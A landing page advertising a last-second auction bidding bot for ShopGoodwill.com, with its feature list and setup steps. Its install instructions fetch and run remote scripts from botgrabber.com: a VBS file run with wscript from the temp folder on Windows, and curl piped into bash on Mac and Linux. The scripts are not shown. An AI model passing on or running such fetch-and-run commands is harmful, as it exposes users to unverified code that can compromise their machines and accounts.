Automatically place winning bids on ShopGoodwill.com auctions at the last second — so you maximize your profit margins!
Download & Start SnipingFree Download • Windows, Mac & Linux

ShopGoodwill Sniper is a free desktop app for Windows, Mac & Linux.
We've automatically detected your operating system — select yours below.
Run this command in Windows Command Prompt:
curl -fsSL https://botgrabber.com/download/install-shopgoodwill-sniper.vbs -o "%TEMP%\sg.vbs" && wscript "%TEMP%\sg.vbs"
Windows 10 or higher • 64-bit
Run this command in your Mac Terminal:
curl -fsSL https://botgrabber.com/download/install-shopgoodwill-sniper.sh | bash
macOS 11 Big Sur or higher • Intel & Apple Silicon
Run this in your Linux terminal:
curl -fsSL https://botgrabber.com/download/install-shopgoodwill-sniper.sh | bash
Bid Fire Precision
Engine Tick Rate
Clock Sync
Pre-Warmed Connection
Every technical advantage is tuned specifically for ShopGoodwill.com's auction system.
The sniper places your bid at the last second — late enough that other bidders have no time to react and counter, but early enough to guarantee it goes through before time runs out.
The engine keeps its internal clock perfectly aligned with ShopGoodwill's auction server, accounting for network latency — so every bid fires exactly when it needs to.
Before the auction ends, the engine prepares everything in advance — including refreshing item data and pre-establishing the connection to ShopGoodwill. When it's time to fire, the request goes out instantly — no cold-start latency.
The sniper engine checks all queued auctions in millisecond intervals. Sub-second precision means it catches the exact firing window every time.
Set a fixed maximum bid for precise control, or use Auto-Max to let the engine automatically calculate the optimal bid amount for each item. Never bid more than you need to.
Queue multiple auctions from different listings at once. The My Snipes drawer shows live countdown timers, item photos, bid amounts, and status badges for every queued and past auction — all in one panel.
The moment a bid fires you hear a snipe sound. Win — you hear a cheer. Outbid — a loss tone. Instant audio feedback without ever having to look at the screen, even when the window is minimized.
While the sniper engine is active, ShopGoodwill Sniper prevents your OS from sleeping or hibernating. Step away, let the screen turn off — but your computer stays awake and every bid fires on schedule.
Your ShopGoodwill session runs in a completely isolated browser partition inside ShopGoodwill Sniper. Your account credentials and cookies are never shared with other websites or your regular browser profile.
Download ShopGoodwill Sniper for your OS using the commands above
Sign in to your account, then log into ShopGoodwill.com inside the built-in browser
Browse to any ShopGoodwill auction page and click "Snipe My Bid" — set your max bid amount and confirm
The engine fires your bid automatically at the optimal moment. You hear the result immediately via audio alert